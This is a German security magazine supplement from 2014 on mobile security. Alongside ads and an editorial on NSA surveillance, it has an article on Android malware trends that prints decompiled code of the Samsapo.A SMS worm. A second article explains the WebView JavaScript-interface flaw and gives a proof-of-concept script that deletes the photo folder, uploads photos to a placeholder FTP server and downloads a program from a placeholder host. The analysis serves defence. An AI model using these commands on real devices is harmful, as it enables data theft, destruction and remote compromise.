Verlagsbeilage, Juli 2014

‹kes›
Die Zeitschrift für Informations-Sicherheit

special

Datenschutz:
Fünf Business-Apps im Test
S. 18

Gefahrenanalyse:
WebViews unter Android
S. 8

Weiterbildung:
Schutz durch Kompetenz
S. 16

Mobile Security

SecuMedia

Verschlüsselt kommunizieren mit Apps ab S. 24

Your knowledge.
Your people.
Your future.

HOB
Secure Business Connectivity

Security Powered by HOB

HOB RD VPN

Die umfassende SSL VPN Komplettlösung

HOB RD VPN enthält kein OpenSSL, sondern **HOB-SSL CC EAL 4+**

HOBLink Mobile

Remote Access auf
Unternehmens-Ressourcen
mit Mobilgeräten

HOBLink iWT

Komfortabler RDP-Fernzugriff mit dem
Apple iPad auf Windows Server,
VDI Systeme und Desktop PCs

Vereinbaren Sie ein unverbindliches Beratungsgespräch!

Tel.: 09103-715-3715 E-Mail: marketing@hob.de

HOB GmbH & Co. KG, Schwadermühlstr. 3, 90556 Cadolzburg www.hob.de


Alles für einen – Omnipotenz eines Überwachungsstaats

Schon vor Jahren haben die Geheimdienste die Jagd eröffnet. Die Jagd galt den Informationen aus dem jeweils anderen Block. Nach dem Fall der Mauer und insbesondere nach 9/11 wurde die Jagd systematisch ausgeweitet. Mittel zum Zweck wurde die totale Überwachung des digitalen Raums. Die meisten Bürger sahen ihre eigenen Daten von dieser Neugier nicht betroffen – doch heute wissen wir von der USA, dass sie auf Nummer sicher ging. Erst einmal alle Daten sammeln und dann suchen, lautete die Devise, die in der Aussage des ehemaligen CIA-Stabschefs Jeremy Bash gipfelte: „Wenn Du nach einer Nadel im Heuhaufen suchst, brauchst Du einen Heuhaufen“ (Quelle: spiegel online).

Je mehr Daten gespeichert werden, desto omnipotenter wird die Behörde NSA. Eine geheime Präsentation für die „Pacific SigDev Conference 2010“ machte öffentlich, dass schon im Jahr 2010 der Heuhaufen der NSA vier Billiarden Datensätze hoch war. Das Sachbuch „Der NSA Komplex“ spricht von einer Sammlung von 40 Milliarden Informationseinheiten pro Tag im Jahr 2012, Tendenz rapide steigend.

Kann hiergegen noch eine nationale Regierung schützen? Diskussionen in Deutschland und anderen betroffenen Ländern zeigen, dass nationale Legislative und Exekutive vor großen Schwierigkeiten stehen. Nicht nur die NSA wird die Möglichkeiten der digitalen Überwachung weiter ausnützen, inhärentes Ziel aller Auslandsaufklärung ist die Beschaffung von möglichst vielen Informationen.

Behörden und Firmen müssen ihre Geheimnisse also selbst schützen. Mittel gegen die Überwachung bieten Sicherheitslösungen „Made in Germany“, die für jeden Bedarf Schutz bieten. Der Bundesverband IT-Sicherheit e.V. (TeleTrusT) ist ein Beispiel einer wertvollen Plattform, die diesen wirkungsvollen Sicherheitslösungen aktiv den Weg vom Anbieter zum Nutzer weist. In den Einsatz muss sie jeder Einzelne selbst bringen. Oder darauf hoffen, im Heuhaufen nicht gefunden zu werden.



Dr. Hans-Christoph Quelle
Experte für Mobile Security im TeleTrusT - Bundesverband IT-Sicherheit e.V.

Impressum

SecuMedia Verlags-GmbH
Postanschrift: Postfach 12 34, 55205 Ingelheim (DE)
Hausanschrift: Lise-Meitner-Straße 4, 55435 Gau-Algesheim (DE)
Telefon +49 6725 9304-0, Fax +49 6725 5994
E-Mail: info@secumedia.de,
Web: www.secumedia.de

Beteiligungsverhältnisse
(Angabe gem. § 9, Abs. 4 Landesmedienges. RLP):
Gesellschafter zu je 1/6 sind Gerlinde Hohl, Klaus-Peter Hohl, Peter Hohl (GF),Veronika Laufersweiler, Nina Malchus (GF), Steffi Petersen

Handelsregister AG Mainz HRB 22282

Herausgeber: Peter Hohl

Anzeigenleitung: Birgit Eckert
(verantwortlich für den Anzeigenteil)
Tel. +49 6725 9304-20, E-Mail: anzeigenleitung@secumedia.de

Satz: BlackArt Werbestudio,
Stromberger Straße 47, 55413 Weiler bei Bingen

Druck: D+L PRINTPARTNER GmbH,
Schlavenhorst 10, 46395 Bocholt

Bildnachweis Titelbild, Seite 4: ©iStock.com/ryccio

Digitaler Spagat zwischen Mensch und Smartphone

Beyond Malware!?

Die IT-Landschaft hat sich in kürzester Zeit um die mobile Dimension erweitert. Doch die Angreifer sind ebenso beweglich wie die Geräte selbst – und setzen neue Trends. Was erwartet Benutzer und Sicherheitsverantwortliche in der Zukunft?

Von Michael Klatte, ESET Deutschland

Das Thema IT-Sicherheit wird in Zeiten von Cloud Computing, Social Media sowie der Nutzung von Tablets und Smartphones immer komplexer. Anders als bei klassischen Computern steht die Sicherheit mobiler Geräte jedoch selten im Fokus. Wenn das Thema überhaupt aufkommt, dreht es sich lediglich um den Schutz vor Malware. Fakt ist: Malware zählt zu der am schnellsten wachsenden Bedrohung für mobile Geräte. Aber es zeichnen sich bereits jetzt anders gelagerte Trends ab, die mindestens ebenso gefährlich sind.

Laut dem Marktforschungsunternehmen Kantar laufen drei Viertel der mobilen Endgeräte in Deutschland auf Android. Kein Wunder also, dass viele Cyberkriminelle sich genau diese Plattform für ihre Angriffe ausgesucht haben. So ist die Anzahl der Malware-Attacken auf Android-Geräte alleine im Jahr 2013 um 1651 Prozent (in Deutschland) gestiegen. Zu ähnlichen Ergebnissen kommt das Forschungsinstitut AV-TEST. Es registriert jeden Monat etwa 150000 neue Android-Schadprogramme. Den Gesamtbestand beziffern die Experten auf 2,66 Millionen (siehe Abbildung 1 und 2).

Ransomware

Zu dieser Masse gesellt sich immer mehr Klasse: Cyberkriminelle übertragen ihre Windows-Erfolgsrezepte nun auf das Android-Betriebssystem. Schädlinge wie Ransomware, zum Beispiel Filecoder wie Cryptolocker, sind bereits aus der PC-Welt bekannt und schwappen nun auch auf Android über. Ihr Hauptziel besteht ebenfalls darin, Geräte zu kidnappen und dann von ihren Opfern Geld zu erpressen. Für den Bezahlvorgang existieren verschiedene Möglichkeiten, mit denen Kriminelle an das Geld herankommen, ohne eine Spur zu hinterlassen. Beispielsweise erfolgt dank Ukash oder Bitcoins die Bezahlung anonym und ist nicht nachvollziehbar. Eine große Zahl der Betroffenen überweist das Lösegeld tatsächlich: Besser kann das Geschäft für Gangster gar nicht laufen.

Zum Glück arbeitet noch nicht jede Ransomware so destruktiv wie Cryptolocker. Erst kürzlich entdeckten die Virenjäger von ESET eine weniger effektive Variante namens Android/Koler.a. Hierbei handelt es sich eher um eine Lock-Screen-Ransomware als um einen Filecoder. Die Malware versucht lediglich, das Display zu sperren und den Besitzer davon abzuhalten, das Smartphone zu benutzen. Dateien werden jedoch nicht verschlüsselt. Da selbst dieser vergleichsweise einfach gestrickte Schädling für die Angreifer finanziell lohnt, rechnen Experten auch hier mit einem breiten Anstieg.

Würmer

Oldie but Goldie: Würmer zählen zu den ältesten Computerschädlingen überhaupt. Ein Android-Pendant namens Android/Samsapo.A ging den ESET-Experten neulich ins Netz. Dieser nutzt die




Abbildung 1: Die Zahl der Angriffe auf Android-Geräte nimmt stark zu.

typische Funktion eines Computer-Wurms: Mit einem mehr oder weniger automatischen Mechanismus breitet er sich aus und sucht neue Opfer. Die „automatischeren Varianten“ können sich in Netzwerke einschleusen und ungeschützte Hosts infizieren. Die eher „üblichen“ Arten gelangen normalerweise entweder als E-Mail-Anhang, über Wechselmedien oder über URL-Links in E-Mails, Instant Messages und Facebook-Nachrichten zu seinen neuen Wirten. Diese Arten von Würmern verlassen sich ebenfalls auf Social Engineering, um Nutzer zu überzeugen, auf den Link zu klicken und die Malware auszuführen.




Abbildung 2: Zahl der AV-Test bekannten Android-Schadprogramme (Quelle: www.av-test.de)

Android/Samsapo.A fällt in diese Kategorie. Wenn es auf einem Android-Gerät ausgeführt wird, sendet es SMS-Nachrichten mit dem Text „Это твои фото?“ (das ist Russisch und bedeutet: „Ist das dein Foto?“) und einem Link zum schädlichen APK-Paket an alle Kontakte des Nutzers. Diese Technik sorgt auf Windows für keine große Verwunderung, aber auf Android ist es ziemlich neu.

Bemerkenswert sind die Eigenschaften des Wurms. Die Schadsoftware

— besitzt keine GUI und kein Icon in der Liste der Anwendungen,
— agiert als Downloader und kann so zusätzliche schädliche Dateien von bestimmten URLs herunterladen,
— agiert als Spyware und kann persönliche Informationen von dem Gerät zu einem ferngesteuerten Server hochladen, einschließlich der Telefonnummern und Textnachrichten,
— agiert als SMS-Trojaner und registriert die Telefonnummer in einem Mehrwertdienst,
— kann Anrufe blockieren und die Wecker-Einstellungen ändern.

Stealth-Malware

Laut Forschern der Indiana University könnte eine neue Form von Android-Malware eines der Hauptwarnsysteme, die in Googles Smartphone- und Tablet-Betriebssystemen eingebaut sind, umgehen. Sie erlaubt schädlichen Apps, sich mit einer relativ harmlosen Liste an Zugriffsrechten auf dem Telefon einzuschleichen. Neue, schädliche Fähigkeiten werden dann erst während der nächsten Systemaktualisierung hinzugefügt.

Die App wird mit nur wenigen Zugriffsrechten installiert, denn viele Android-Nutzer schauen sich die Liste mittlerweile an. So schafft es der Schadcode, unter dem Radar zu fliegen. Häufig werden Updates für Android-Smartphones durch Mobilfunkbetreiber bereitgestellt und deren Installation mit sanftem Druck angeregt. Betriebssystemupdates bringen eigentlich teils erhebliche Verbesserungen der Gerätefunktionen und schließen bekannte Sicherheitslücken. In diesem Fall lösen sie jedoch eine ungewollte Infektion aus. Das heimliche Upgraden mit neuer Malware ermöglicht dann eine nahezu komplette Kontrolle über das Gerät. Die Forscher warnen, dass diese Schwachstelle alle Android-Nutzer weltweit betrifft, unabhängig vom Alter des Geräts.

Infrastruktur: Spionieren leicht gemacht

Es muss nicht immer Malware sein. Das denken sich auch immer mehr Cyberkriminelle. Wirklich erfolgreiche Schadsoftware erschafft man nicht im Vorbeigehen. Die Entwicklung der hochkomplexen Schädlinge erfordert Know-how, Zeit und Personal. Was liegt näher, als die benötigte Infrastruktur für mobile Kommunikation direkt anzugreifen?

Mangelhafte Sicherheitskonzepte und seltene Systemupdates stehen sowieso auf der Tagesordnung bei Mobilgeräten. Zudem sind wesentliche Komponenten, Technologien und Standards bei diesen als unsicher oder fehlerhaft bekannt. Letztlich können problematische Implementierungen der SIM-Karten oder Baseband-Firmware nicht durch Betriebssystemupdates korrigiert werden.

Hinzu kommt die Kryptoschwäche der GSM-Netze. Diese waren nie sicher und sind gefährdeter denn je. Es stehen mächtige Open-Source-Tools zur Verfügung, mit denen jedermann ohne große Vorkenntnisse zum Hacker werden kann. Das Abhören von Telefonaten und SMS ist ebenso einfach wie das Lahmlegen ganzer Funkzellen. Und die Kosten für solche Angriffe sind geradezu lächerlich. Hacks auf GSM-Netze benötigen nur ein Notebook, frei verfügbare Open-Source-Tools und ein wenig gesunden Menschenverstand.

Zudem gab es erst kürzlich interessante Berichte über das Abhören von modernen 3G-Netzen unter Verwendung billiger Femtocells. Selbst aus verschlüsselten Mobil-

```
@Override
protected void onProgressUpdate(String[] paramArrayOfString)
{
  super.onProgressUpdate(paramArrayOfString);
  try
  {
    String str1 = paramArrayOfString[0].replaceAll("[^\\d]", "");
    SharedPreferences localSharedPreferences = SplashScreen.this.getSharedPreferences("BlockNums", 0);
    if ((!localSharedPreferences.getBoolean(str1, false)) && (PhoneNumberUtils.isWellFormedSmsAddress(paramArrayOfString[0].trim())))
    {
      SharedPreferences.Editor localEditor = localSharedPreferences.edit();
      SmS localSmS = new SmS(SplashScreen.this);
      String str2 = paramArrayOfString[0].trim();
      StringBuffer localStringBuffer1 = new StringBuffer();
      StringBuffer localStringBuffer2 = new StringBuffer();
      StringBuffer localStringBuffer3 = new StringBuffer();
      localSmS.sendSMS(str2, localStringBuffer2.append(localStringBuffer3.append("Это спам дота? http://").append(SplashScreen.this.serverName).toString()).append("/").toString() + str1);
      localEditor.putBoolean(str1, true);
      localEditor.commit();
    }
    return;
```

Abbildung 3: Quellcode des Wurms Android/Samsapo.A

oder VoIP-Telefonaten können oftmals Inhalte extrahiert werden, ohne dass die verwendete Verschlüsselung gebrochen werden muss. Dafür macht man sich die Schwankungen des übertragenen Datenstromes durch die Sprachkompression mit variabler Bitrate zunutze. Statistische Verfahren können daraus wieder die Phoneme und Worte rekonstruieren. Dieses Bilderbuchbeispiel einer sogenannten Seitenkanalattacke liefert den gesprochenen Inhalt, aber nicht die Stimme.

Passwörter am Netzwerkeingang: Bitte hereinspaziert

Der Diebstahl von 21 Millionen E-Mail-Konten inklusive deren Passwörter zeigt deutlich: Die Kombination aus Benutzername und Passwort erfüllt die Anforderungen an anspruchsvolle IT-Sicherheit nicht. Unterschiedliche Analysen belegen, dass zwei Drittel der Unternehmen mit Mitarbeitern in Home-Offices oder im Außendienst den Zugang zum Unternehmensnetzwerk unzureichend absichern. Zumeist handelt es sich lediglich um eine Kombination aus Benutzername und statischem Passwort. Beispielsweise hätte der Verlust eines Notebooks weitreichende Folgen: Der Finder könnte sich nahezu problemlos einwählen, Daten stehlen oder Manipulationen vornehmen.

Helfen kann die sogenannte „Zwei-Faktor-Authentifizierung“, kurz 2FA. Hierbei wird ein Faktor – beispielsweise das Wissen des Passwortes – durch einen zweiten Faktor – wie den Besitz eines Sicherheits-Tokens oder Smartphones - ergänzt. Diese Variante der Anmeldung gilt als sicherer als klassische Stand-alone-Passwörter. Mit ihrem Einsatz wäre das Sammeln von Passwörtern wie im aktuellen Fall zwar möglich, aber relativ nutzlos gewesen. Selbst wenn Malware ein Passwort stiehlt und an einen Hacker sendet, ist der Zugang immer noch gesperrt. Der zweite Faktor kann damit nicht abgegriffen werden. Diese Zusatzsicherung hat sich trotz einfacher Bedienung und moderater Kosten immer noch nicht durchgesetzt.

Trends unter dem Radar

VPN-Verbindungen stellen noch längst keinen Standard in der Wirtschaft dar. Erst seit der Snowden-Affäre interessieren sich auch kleinere Firmen aus Angst vor Spionage für Technologien zur Anonymisierung und Verschlüsselung. Die Gefahr ist allerdings groß, dass sie dabei schwarzen Schafen auf den Leim gehen. Es gibt viele Dienstleister, die einen anonymen Internetverkehr garantieren, was an sich schon eine sehr fragwürdige Aussage ist. Insbesondere kostengünstige Anbieter dürften eher Informationen sammeln als ordentliche Anonymisierung abliefern. Die Unternehmensdaten passieren immer deren Server. Auch bei einem ordentlichen Provider wird lediglich die Strecke vom Mobilgerät zum VPN-Server abgesichert. Anonymisierung ist und bleibt ein frommer Wunsch, der selbst mit dem anspruchsvollen Projekt TOR nicht garantiert werden kann.

Zu den Top-Themen des Jahres zählt – auch in der mobilen Welt – der Identitätsdiebstahl. Spionierende Apps und Malware treiben unter Android ihr Unwesen. Man muss kein Prophet sein, um den Übersprung auch auf andere mobile Betriebssysteme vorhersagen zu können. Gerade bei abgeriegelten Computerumgebungen wie zum Beispiel iOS und Windows RT ist es für Angreifer leichter, den Benutzer direkt anzusprechen und so an Personendaten heranzukommen, als das System zu manipulieren.

Und noch zwei weitere Bekannte aus der PC-Szene werden in der mobilen Welt Fuß fassen: So rechnet ESET mit der Verbreitung von mobilen Botnetzen und Angriffen auf vermeintlich sicherere Plattformen. Die starke Verbreitung der iPhones und iPads lässt diese zu interessanten Zielen werden. Experten ist klar, dass stabile Exploits nicht nur für Jailbreaks oder das Rooten von Geräten verwendet werden können.

Fazit

Was auch immer die Glaskugel für die Malware-Zukunft zeigt: Sicherheit ist und bleibt ein Konzept und keine Einzelmaßnahme. Diese simple Feststellung erweist sich vor dem Hintergrund der aktuellen Security-Skandale richtiger denn je. Wer auf den cleveren Mix aus gesundem Menschenverstand, geschickt kombinierten Technologien und Schulung setzt, befindet sich auf der sicheren Seite. Von derart umfassenden Ansätzen profitieren nicht nur Unternehmen, sondern letztlich auch jeder Anwender mobiler Geräte.

Angriffsszenario und Schutzmaßnahmen

Sicherheit von WebViews unter Android

WebViews ist eine Browserkomponente unter Android, die unter bestimmten Umständen eine Sicherheitslücke ausweist. Dadurch können Angreifer auf beliebige Daten eines Smartphones zugreifen. Unser Artikel beschreibt das Angriffsszenario.

Von Timo Müller, TÜV Informationstechnik GmbH (TÜV NORD GROUP)

Eine zentrale Komponente in Googles Betriebssystem Android ist die sogenannte WebView-Klasse, die es Entwicklern ermöglicht, externe Webinhalte in die eigene App einzubinden. Oft nutzen beispielsweise Drittanbieter, wie Werbenetzwerke, diese Klasse, um Anzeigenbanner einzublenden. Aber auch andere Anbieter, beispielsweise Amazon, setzen WebViews ein. Der Vorteil besteht darin, dass bei Änderungen der Inhalte – also beispielsweise einer neuen Werbeeinblendung – die App nicht angepasst werden muss, sondern lediglich die Ressource auf einem Webserver. Eines der sicherheitskritischen Features stellt dabei das „JavaScript-Interface" dar, das die Kommunikation zwischen Webseite und App ermöglicht. Unter bestimmten Umständen ist es hier möglich, beliebige Unix-Befehle oder Schadsoftware auszuführen. Diese Gefahr wird im Folgenden genauer vorgestellt.

WebViews und das JavaScript-Interface

Durch die Benutzung eines Javascript-Interfaces wird das Sandboxing, also die Abschottung der App beziehungsweise des Browsers vom Rest des Betriebssystems, aufgehoben. Die Webseite hat somit Zugriff auf bestimmte Funktionen der App und auf Informationen des Gerätes - und umgekehrt. Diese Brücke zwischen App und der aufgerufenen Webseite ermöglicht bei falscher Implementierung Angreifern unerlaubten Zugriff auf Funktionen.

Um eine Kommunikation zwischen einer Webseite und der App zu ermöglichen, muss der entsprechenden WebView, mittels der Funktion addJavascriptInterface(Object obj, String name) (vgl. Abbildung 1, Zeile 5) eine Klasse zugewiesen werden (in Abbildung 1 „WebAppInterface" genannt). Diese Klasse enthält die Funktionen, welche der Webseite zur Verfügung gestellt werden. Der zweite Parameter ist der Name des Objektes, in Abbildung 1 „Android", das von der Webseite via JavaScript auf die veröffentlichten Methoden der App zugreifen kann. Bis zur Android-Version 4.2 waren alle Methoden, die sich in der Klasse „WebAppInterface" befinden, für die Webseite via JavaScript aufrufbar. Mit der API 17 (Android 4.2.2) hat Google das geändert: Hier ist der Zugriff nur auf Methoden mit der Annotation „@JavascriptInterface" möglich (siehe Abbildung 2, Zeile 1). Abbildung 2 zeigt einen Auszug aus der „WebAppInterface"-Klasse mit der Methode „showToast". Diese Methode kann nun, auf der in der WebView geladenen Webseite, aufgerufen werden. Abbildung 3 zeigt diesen Aufruf in Zeile 3. Natürlich könnten hier auch komplexere Anweisungen ausgeführt werden, wie das Versenden einer SMS, das Einfügen von Kalendereinträgen, das Tätigen eines Anrufes oder der Zugriff auf die Kontakte des Gerätes.

Sicherheitslücke der WebView-Klasse

In einer näheren Untersuchung der WebView-Klasse fanden Sicherheitsforscher heraus, dass es über die Schnittstelle zwischen der Webseite und der App unter bestimmten Umständen möglich ist, beliebige Unix Befehle oder eigens erstellte Programme auszuführen.

Abbildung 1: Beispiel einer WebView-Initiierung, Bilder: TÜV Informationstechnik

```
1  WebView myWebView = (WebView)findViewById(R.id.example_webview_layout);
2
3  WebSettings settings = myWebView.getSettings();
4  settings.setJavaScriptEnabled(true);
5  myWebView.addJavascriptInterface(new WebAppInterface(this, myWebView), "Android");
6
7  myWebView.loadUrl("http://www.example.com");
```

```
1  @JavascriptInterface
2  public void showToast(String toast) {
3    Toast.makeText(mContext, toast, Toast.LENGTH_SHORT).show();
4  }
```

Abbildung 2: Auszug aus der „WebAppInterface" -Klasse mit der Methode „show Toast"

Der Zugriff auf die Methoden des Javascript-Interface wurde, wie bereits erwähnt, in der Android Version 4.2.2 (API 17) verschärft. Vor dieser Änderung war über das öffentliche Objekt ein Zugriff auf alle Funktionen und somit auch auf die getClass()-Methode möglich. getClass() liefert eine eindeutige Referenz auf das Klassenobjekt class, die das Objekt konstruiert hat. Dadurch ist es mittels Java Reflection möglich, auf Klassen und Objekte, welche zur Laufzeit von der VM im Speicher gehalten werden, sowie auf dessen Methoden zuzugreifen. Wie später zu sehen ist, stellt dies ein sehr großes Problem dar.

Die Prüfung der API-Version erfolgt durch die in der Manifestdatei angegebenen targetSdk-Version der App. Wenn hier eine API-Version unter 17 oder keine angegeben ist, die App aber auf einem Gerät mit einer Android-Version von mindestens 4.2.2 läuft, so wird nicht auf die Annotation geprüft, wodurch wieder alle Methoden aufrufbar sind. Die neueste Android-Version schützt also nicht vor diesem Angriff, wenn die App vom Entwickler nicht aktuell gehalten beziehungsweise auf der neuesten Version getestet wird.

Angriff

Nutzt eine App die WebView-Komponente und gelingt es einem Angreifer eigene Inhalte wie Schadcode einzubringen, so ist es mittels Java Reflection möglich, eine Referenz zum Runtime-Objekt zu erlangen. Jede Java-Applikation besitzt eine Instanz dieser Klasse, die eine Schnittstelle mit der Umgebung, in welcher die entsprechende App läuft, herstellt. Dieses Objekt kann mittels getRuntime() instanziiert werden und bietet anschließend, beispielsweise durch den Aufruf der Funktion exec(String[] cmdArray), die Möglichkeit, beliebige Befehle auszuführen. Android basiert auf Unix, daher handelt es sich bei den Befehlen um Standard Unix-Befehle. Die Kommandos werden im selben Kontext der App ausgeführt, das heißt mit denselben Berechtigungen. Abbildung 4 zeigt einige Beispielbefehle, welche auf einer Webseite, die wiederrum in einer WebView dargestellt wurde, ausgeführt werden konnten. Die Befehle wurden in einer Teststellung auf einem gerooteten Gerät mit einer BusyBox ausgeführt. Die BusyBox erweitert das System um verschiedene elementare Standard-Unix-Dienstprogramme wie zum Beispiel wget.

In den Zeilen 1-2 wird das Runtime-Objekt der App ausgelesen und in die Variable rt geschrieben. Anschließend können mittels rt.exec() Befehle an das System geschickt werden. Somit lassen sich beliebige Systembefehle im Kontext der App ausführen. Wie in Zeile 4 und 5 zu sehen, besteht die Möglichkeit, sich die Dateien auf dem Gerät anzuzeigen oder auch komplette Ordner zu löschen. Die Befehle in Zeile 7 und 9 sind nur mit einer BusyBoy durchführbar und ermöglichen das Hochladen abgespeicherter Fotos oder das Laden eines Programmes von einem Server, welches anschließend ausgeführt werden könnte. Die Zeilen 11-18 dienen der Anzeige der Konsolenausgabe. In diesem Fall werden alle Dateien auf der sdcard ausgegeben.

Um schädlichen Code auf einem Gerät aktiv einzuschleusen, kann beispielsweise ein Man-in-the-Middle-Angriff durchgeführt werden, welcher Anfragen an bestimmte Werbeanbieter abfängt und Schadcode in die Antwort einfügt. Als Proof-of-Concept wurde dazu ein Beispiel Exploit entwickelt, der einen Text oberhalb eines Werbebanners einfügt. Die Abbildung 5 zeigt das Ergebnis anhand von Screenshots aus dem letzten Jahr. Ob der Angriff bei der App derzeit noch möglich wäre, wurde nicht geprüft.

Statt der Einblendung eines Textes sind natürlich auch andere Angriffe denkbar, wie das Nachladen eines Telnet-Servers zur Remote-Steuerung des Gerätes oder das Herunterladen von Dateien wie Fotos oder Videos.

Fazit

Bei der Implementierung einer WebView sollten Entwickler prüfen, ob eine JavaScript-Unterstützung beziehungsweise ein Javascript-Interface überhaupt notwendig ist. Generell und gerade beim Einsatz

```
1  <script type="text/javascript">
2    function showAndroidToast(toast) {
3      Android.showToast(toast);
4    }
5  </script>
6
7  <a href='#' onclick="showAndroidToast('Hello!')">ToastNotification</a>
```

Abbildung 3: Aufruf der Methode „showToast" in der entsprechenden Webseite.

Abbildung 4: Wenn WebView in eine Webseite eingebunden ist, können dort Befehle ausgeführt werden, wie zum Beispiel das Auslesen der SD-Karte (Zeile 4).


```
1  var rt = Android.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null);
2  rt = rt.invoke(null,null);
3
4  var output = rt.exec(["ls", "/sdcard"]);
5  rt.exec(["rm", "-r", "sdcard/DCIM"]);
6
7  rt.exec(["ftpput", "-u", "user", "-p", "pass", "ftp.server.com", "/image.jpg", "/sdcard/
       DCIM/Camera/image.jpg"]);
8
9  rt.exec(["wget", "http://server.com/bad_prog", "-P", "/storage/sdcard0"]);
10
11 var inputStream = output.getInputStream()
12 var output = inputStream.read();
13 var result = "";
14 while(output != -1) {
15   result += String.fromCharCode(output);
16   output = inputStream.read();
17 }
18 document.write(result);
```

von externen Bibliotheken, sollte darauf geachtet werden, dass der Wert von targetSdk-Version in der Manifestdatei der App immer auf dem neuesten Stand ist. Ferner sollten nur die Berechtigungen hinterlegt werden, die unabdingbar für die Nutzung der entsprechenden App sind.

Bei Verbindungen zu Servern sollte außerdem immer eine verschlüsselte Kommunikation stattfinden.

Gerade bei kostenlosen Apps kommen WebViews oft zur Anzeige von Inhalten zum Einsatz. Ein Entwickler merkt somit eventuell nicht, dass die eigene App Angriffsvektoren bietet. Außerdem findet hier nicht selten eine unverschlüsselte Kommunikation zum Server statt, wodurch es einem Angreifer möglich ist, Schadcode einzubinden. Zwar erfordert ein erfolgreicher Angriff mehrere Voraussetzungen, zum Beispiel eine Android-Version kleiner 4.2.2 oder dass in der App eine targetSdk-Version kleiner API 17 hinterlegt wurde, jedoch ist davon auszugehen, dass sich bei der Diversität und Verbreitung von Android-Geräten eine große Anzahl an betroffenen Geräten in dieser Konfiguration finden werden. Diese Geräte sind für die Schwachstelle anfällig.

Abbildung 5: Ergebnis des Angriffs



Der hier gezeigte Angriff verdeutlicht ebenfalls, dass das Benutzen von fremden und freien WLAN-Hotspots nicht zu empfehlen ist, da nicht sichergestellt werden kann, welcher Anbieter hinter diesem Zugang steckt. Außerdem wird deutlich, dass die Öffnung neuer Schnittstellen zu neuen Schwachstellen führen kann, daher sollten nur Funktionen eingebunden werden, die unabdingbar für die Funktion einer Anwendung nötig sind ■

Qnective

Sichere Mobilkommunikation made in Switzerland

Software-basierte, professionelle Kryptographie-Lösungen für Unternehmen jeder Grösse

www.qnective.com

Distributoren & Partner für Deutschland gesucht: sales@qnective.com

QTALK™ SECURITY SOLUTIONS

Mobile Sicherheit durch Trusted Execution Environment

